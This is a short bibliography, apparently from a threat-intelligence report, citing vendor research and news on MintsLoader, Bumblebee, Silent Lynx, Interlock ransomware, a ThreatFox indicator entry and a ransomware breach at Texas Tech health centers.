[16] Recorded Future. Uncovering MintsLoader With Recorded Future Malware Intelligence Hunting. April 2025. https://www.recordedfuture.com/research/uncovering-mintsloader-with-recorded-future-malware-intelligence-hunting.

[17] Axel F; Larson, S. Security Brief: Bumblebee Buzzes Back in Black. Proofpoint. February 2024. https://www.proofpoint.com/us/blog/threat-insight/bumblebee-buzzes-back-black.

[18] Abuse.ch. ThreatFox IOC Database. November 2024. https://threatfox.abuse.ch/ioc/1347394/.

[19] Singha, S. Unveiling Silent Lynx APT Targeting Entities Across Kyrgyzstan & Neighbouring Nations. January 2025. https://www.seqrite.com/blog/silent-lynx-apt-targeting-central-asian-entities/.

[20] EdScoop. Cyberattack at Texas Tech University health centers exposed patient data. December 2024. https://edscoop.com/cyberattack-texas-tech-health-sciences-ransomware/#:~:text=Learn%20more.

[21] Sekoia. Interlock ransomware evolving under the radar. April 2025. https://blog.sekoia.io/interlock-ransomware-evolving-under-the-radar/.